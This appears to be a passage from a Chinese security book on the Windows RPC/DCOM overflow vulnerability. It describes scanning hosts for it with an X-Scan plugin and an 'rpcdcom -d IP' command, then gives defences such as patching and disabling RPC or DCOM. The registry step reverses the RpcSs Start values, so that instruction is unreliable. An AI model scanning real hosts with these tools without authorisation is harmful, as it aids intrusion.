
RPC 全称是 Remote Procedure Call，在操作系统中，它默认是开启的，为各种网络通信和管理提供了极大的方便，但也是危害极大的漏洞攻击点，曾经的冲击波、震荡波等大规模攻击和蠕虫病毒都是 Windows 系统的 RPC 服务漏洞造成的。可以说，每一次的 RPC 服务漏洞的出现且被攻击，都会给网络系统带来一场灾难。

DComRpc 接口漏洞对 Windows 操作系统乃至整个网络安全的影响，可以说超过了以往任何一个系统漏洞。其主要原因是 DCOM 是目前几乎各种版本的 Windows 系统的基础组件，应用比较广泛。下面就以 DComRpc 接口漏洞的溢出为例，详细讲述溢出的方法。


Step 01 将下载的 DComRpc.xpn 插件复制到 X-Scan 的 plugins 文件夹中，作为 X-Scan 插件，如下图所示。



Step 02 运行 X-Scan 扫描工具，选择“设置”→“扫描参数”选项，打开“扫描参数”对话框，再选择“全局设置”→“扫描模块”选项，即可看到添加的“DComRpc 溢出漏洞”模块，如下图所示。



Step 03 在使用 X-Scan 扫描到具有 DComRpc 接口漏洞的主机时，可以看到在 X-Scan 中有明显的提示信息，并给出相应的 HTML 格式的扫描报告。



Step 04 如果使用 RpcDcom.exe 专用 DComRPC 溢出漏洞扫描工具，则可先打开“命令提示符”窗口，进入 RpcDcom.exe 所在文件夹，执行“rpcdcom -d IP 地址”命令，开始扫描并会给出最终的扫描结果，如下图所示。





绝招2：RPC服务远程溢出漏洞的防御


RPC 服务远程漏洞可以说是 Windows 系统中最为严重的一个系统漏洞，下面介绍几个 RPC 服务远程漏洞的防御方法，以使自己的计算机或系统处于相对安全的状态。

1. 及时为系统打补丁


防御系统出现漏洞最直接、有效的弥补方法是打补丁，对于 RPC 服务远程溢出漏洞的防御也是如此。不过在对系统打补丁时，务必要注意补丁相应的系统版本。

2. 关闭RPC服务

关闭 RPC 服务也是防范 DComRpc 漏洞攻击的方法之一，而且效果非常彻底。其具体的方法为：选择“开始”→“设置”→“控制面板”→“管理工具”选项，在打开的“管理工具”窗口中双击“服务”图标，打开“服务”窗口。在其中双击 Remote Procedure Call 服务项，打开其属性窗口。在属性窗口中将启动类型设置为“禁用”，这样自下次开机时 RPC 将不再启动，如下图所示。



另外，还可以在注册表编辑器中将 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs 的 Start 的值由 4 变成 2，重新启动计算机，如下图所示。




不过，进行这种设置后，将会给 Windows 的运行带来很大的影响。例如，Windows 10 从登录系统到显示桌面画面，要等待相当长的时间。这是因为 Windows 的很多服务都依赖于 RPC，因此，在将 RPC 设置为无效后，这些服务将无法正常启动。所以，这种方式的弊端非常大，一般不能采取关闭 RPC 服务。

3. 手动为计算机启用（或禁用）DCOM

针对具体的 RPC 服务组件，用户还可以采用具体的方法进行防御。例如，禁用 RPC 服务组件中的 DCOM 服务，可以采用如下方式进行，这里以 Windows 10 操作系统为例，其具体的操作步骤如下。


Step 01 选择“开始”→“运行”选项，打开“运行”对话框，在“打开”文本框中输入 dcomcnfg 命令，单击“确定”按钮，打开“组件服务”窗口，选择“控制台根节点”→“组件服务”→“计算机”→“我的电脑”选项，进入“我的电脑”文件夹，若对于本地计算机，则需要右击“我的电脑”选项，从弹出的快捷菜单中选择“属性”选项，如下图所示。




Step 02 打开“我的电脑属性”对话框，选择“默认属性”选项卡，进入“默认属性”设置界面，取消选中的“在此计算机上启用分布式 COM（E）”复选框，单击“确定”按钮即可，如下图所示。



Step 03 对于远程计算机，则需要右击“计算机”选项，在弹出的快捷菜单中选择“新建”→“计算机”菜单命令，如下图所示。



Step 04 打开“添加计算机”对话框，直接输入计算机名或单击右侧的“浏览”按钮来搜索计算机，如下图所示。



4.3　WebDAV缓冲区溢出攻击

WebDAV 漏洞也是系统中常见的漏洞之一，黑客利用该漏洞进行攻击，可以获取系统管理员的最高权限。

